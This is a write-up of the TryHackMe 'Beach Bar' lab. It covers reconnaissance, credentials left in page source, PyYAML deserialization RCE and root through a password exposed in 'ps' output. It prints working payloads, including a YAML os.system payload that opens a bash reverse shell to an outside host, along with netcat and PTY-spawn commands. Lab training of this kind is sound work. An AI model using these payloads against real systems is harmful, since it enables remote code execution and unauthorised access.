TryHackMe Beach Bar Walkthrough: Boot2Root via YAML Deserialization
TryHackMe Beach Bar walkthrough: DJ credentials in page source, YAML deserialization RCE for the user flag, and the root flag leaked in a process command line.

Intro
Another boot2root, another beach bar with a jukebox that “accepts requests from anyone with a phone”. The TryHackMe Beach Bar brief already tells you what to look for: a DJ who never logs out, a song queue that takes more than song titles, and a service down the boardwalk announcing something. All of it’s true, and it all gets you flags.
Room card
| Category | Boot2Root |
| Difficulty | Easy |
| Points | 60 |
| Machine IP | 10.49.147.138 |
| Objectives | User flag, root flag |
TL;DR - how to root Beach Bar
- View source on the login page to find the demo DJ credentials
dj / dj(ticket BAR-7). - Use the DJ dashboard’s playlist Import to trigger unsafe YAML deserialization in PyYAML and get RCE as
bartender. - Grab the user flag at
/home/bartender/user.txt. - Find the root password
SunsetSpritz2024!in thejukeboxd.pyprocess command line viaps aux. - Spawn a PTY,
suto root, and grab/root/root.txt.
Reconnaissance - Ping and Nmap Scan

Host is up - target is 10.49.147.138. Quick ping first to confirm connectivity:
1
2
3
4
5
6
7
8
9
10
$ ping 10.49.147.138
PING 10.49.147.138 (10.49.147.138) 56(84) bytes of data.
64 bytes from 10.49.147.138: icmp_seq=1 ttl=62 time=56.1 ms
64 bytes from 10.49.147.138: icmp_seq=2 ttl=62 time=51.4 ms
64 bytes from 10.49.147.138: icmp_seq=3 ttl=62 time=49.6 ms
64 bytes from 10.49.147.138: icmp_seq=4 ttl=62 time=57.7 ms
^C
--- 10.49.147.138 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 49.553/53.691/57.668/3.309 ms
Then a service scan. Easy box, so -sV -sC is enough to start:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
$ nmap -sV -sC -oA byte-lotus 10.49.147.138
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-01 15:33 IST
Nmap scan report for 10.49.147.138
Host is up (0.059s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.18 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 e9:e6:59:35:ba:85:65:1d:72:01:51:4b:e4:63:73:6f (ECDSA)
|_  256 43:e1:94:ab:ec:a3:04:0c:3a:48:49:21:fc:26:2b:fa (ED25519)
80/tcp open  http    Gunicorn
| http-title: Beach Bar // Sign in
|_Requested resource was /login
|_http-server-header: gunicorn
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.61 seconds

Two ports open and a clear OS fingerprint: Ubuntu Linux running behind a Gunicorn WSGI server.
| Port | Service | Notes |
|---|---|---|
| 22/tcp | SSH | OpenSSH 9.6p1 Ubuntu |
| 80/tcp | HTTP | Gunicorn - “Beach Bar // Sign in” |
The web server redirects / straight to /login. That’s where the fun starts.
Enumeration - Finding the DJ Credentials
The Jukebox - Login Page

http://10.49.147.138 bounces you straight to /login - “Beach Bar // Sign in”. The app is the guest-experience build the night-shift developer shipped, and the room hint (“a DJ who never logs out”) says the weak spot is the DJ side.

My first instinct was SQLi, but the usual practice comes before touching the login form: view source. And there it was, sitting in an HTML comment:
1
2
<!-- staff note: the demo DJ login is still enabled for the soft opening.
     dj / dj  -- swap this before the season starts (ticket BAR-7) -->
Hardcoded demo creds left in the source, with a ticket number and everything. Exactly what you’d expect from a deadline build. dj / dj it is.
The DJ Dashboard
Logged in, we land on the DJ dashboard - the “DJ never logs out” clue made concrete.

The page shows the live status:
- Signed in as
dj - The jukebox streaming live to the deck speakers
42songs in queueSunset Session- active set- Stream status:
Live
The header has four options: Floor, Import, Export, and Sign out. The interesting ones are Import/Export:
Bring a set from another night: Export the current playlist as YAML, tweak it, and load it back via Import.
The Import section accepts a YAML playlist - either pasted or uploaded as a .yml file.

Export gives you the current set:
1
2
3
4
5
6
7
8
9
10
11
# Beach Bar jukebox playlist export
playlist:
  name: Sunset Session
  vibe: golden hour
  tracks:
    - artist: Khruangbin
      title: Maria Tambien
    - artist: Men I Trust
      title: Show Me How
    - artist: Crumb
      title: Locket
An app that takes raw YAML from a user and loads it back is a classic red flag: unsafe YAML deserialization. If the backend parses this with Python’s yaml.load(), we can instantiate arbitrary objects and call arbitrary functions.
As for the “service down the boardwalk quietly announcing something” - that’s the separate stream daemon, jukeboxd.py. It stays quiet during the web phase; it does all the talking during privesc.
Exploitation - User Flag via YAML Deserialization
Unsafe YAML Deserialization
The Import page pastes our YAML straight into what smells like yaml.load(). Test payload - this tries to execute id on the server:
1
2
!!python/object/apply:subprocess.check_output
- ["id"]
Paste it and hit import:
1
2
3
Loaded playlist

b'uid=1001(bartender) gid=1001(bartender) groups=1001(bartender)\n'
The server executed our command and rendered the output - subprocess.check_output(["id"]) ran server-side. PyYAML’s unsafe load, confirmed. We’re bartender (uid 1001), not even a web user.
Reverse Shell
Now make it a shell. Listener on the attacker box:
1
$ nc -lvnp 4444
And the payload - os.system gets us a clean reverse shell:
1
2
!!python/object/apply:os.system
- "bash -c 'bash -i >& /dev/tcp/192.168.133.75/4444 0>&1'"
Paste it into Import, and the listener lights up:
1
2
3
4
5
6
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.133.75] from (UNKNOWN) [10.49.147.138] 44742
bash: cannot set terminal process group (611): Inappropriate ioctl for device
bash: no job control in this shell
bartender@tryhackme-2404:/opt/beach-bar/webapp$

We’re in as bartender on host tryhackme-2404, landing in /opt/beach-bar/webapp - the app directory.
User Flag
user.txt is right there in bartender’s home:
1
2
3
4
bartender@tryhackme-2404:/home/bartender$ ls
user.txt
bartender@tryhackme-2404:/home/bartender$ cat user.txt
THM{...}

Flag: THM{...}
Privilege Escalation - Root Flag via Leaked Password
Enumeration
First reflex: sudo -l. Dead end - it wants bartender’s password, which we don’t have.
1
2
3
bartender@tryhackme-2404:/home/bartender$ sudo -l
sudo: a terminal is required to read the password; either use the -S option to read from standard input or configure an askpass helper
sudo: a password is required
So flip to process inspection - anything running as root is worth staring at:
1
2
3
bartender@tryhackme-2404:/home/bartender$ ps aux | grep root
root         610  0.0  0.2  20176 11684 ?        Ss   09:54   0:00 /opt/beach-bar/venv/bin/python /opt/beach-bar/jukeboxd/jukeboxd.py --stream-pass SunsetSpritz2024! --bitrate 320k
root         611  0.0  0.6  34276 24444 ?        Ss   09:54   0:00 /opt/beach-bar/venv/bin/python3 /opt/beach-bar/venv/bin/gunicorn -w 2 -b 0.0.0.0:80 --user bartender --group bartender app:app
The Leaked Root Password
jukeboxd.py - the stream daemon, the service “down the boardwalk” - is running as root with its secret in plain sight on the command line: --stream-pass SunsetSpritz2024!. The boardwalk service wasn’t announcing its stream. It was announcing the root password to anyone who runs ps.
First thought was hijacking the daemon - modify jukeboxd.py and let root run our code. Turned out to be unnecessary: the password was already out there, and it works for the box itself.
One catch: su needs a real terminal, and this shell has no job control. Spawn a PTY first:
1
2
bartender@tryhackme-2404:/home/bartender$ python3 -c 'import pty; pty.spawn("/bin/bash")'
bartender@tryhackme-2404:/home/bartender$
Then su with the leaked password:
1
2
3
4
bartender@tryhackme-2404:/home/bartender$ su
Password: SunsetSpritz2024!

root@tryhackme-2404:/home/bartender#

Root Flag
1
2
root@tryhackme-2404:/home/bartender# cat /root/root.txt
THM{...}
Flag: THM{...}
Takeaways and Key Lessons
What made Beach Bar solvable
- Read the room briefing and the page source. The blurb isn’t flavor text - “the jukebox takes requests from anyone with a phone” and a queue that “accepts a little more than song titles” literally means untrusted user input flows into something dangerous. And
dj / djsitting in an HTML comment skipped the entire credential attack phase - check the source before touching a login form. - Unsafe YAML deserialization is RCE. PyYAML’s
yaml.load()allows arbitrary object instantiation - one!!python/object/applytag away fromsubprocess.check_outputandos.system. Never feed user input to it without a safe loader (yaml.safe_load()). This is the same class of bug as insecure deserialization (OWASP A08:2021). - Secrets in process command lines are free loot.
ps aux | grep rootexposed--stream-pass SunsetSpritz2024!, and that same string was the root password. Check running processes before you reach for exploit frameworks - the box might just hand you root. - Know how to upgrade a shell. A reverse shell without job control can’t run
sucleanly -python3 -c 'import pty; pty.spawn("/bin/bash")'fixes that in one line.
Common CVEs and references
- PyYAML unsafe load: see the PyYAML documentation and the
yaml.safe_load()recommendation. - Reverse shell one-liners and the
bash -i >& /dev/tcp/pattern: see PayloadsAllTheThings. - PTY spawn trick:
python3 -c 'import pty; pty.spawn("/bin/bash")'- part of the standard Linux privilege escalation checklist.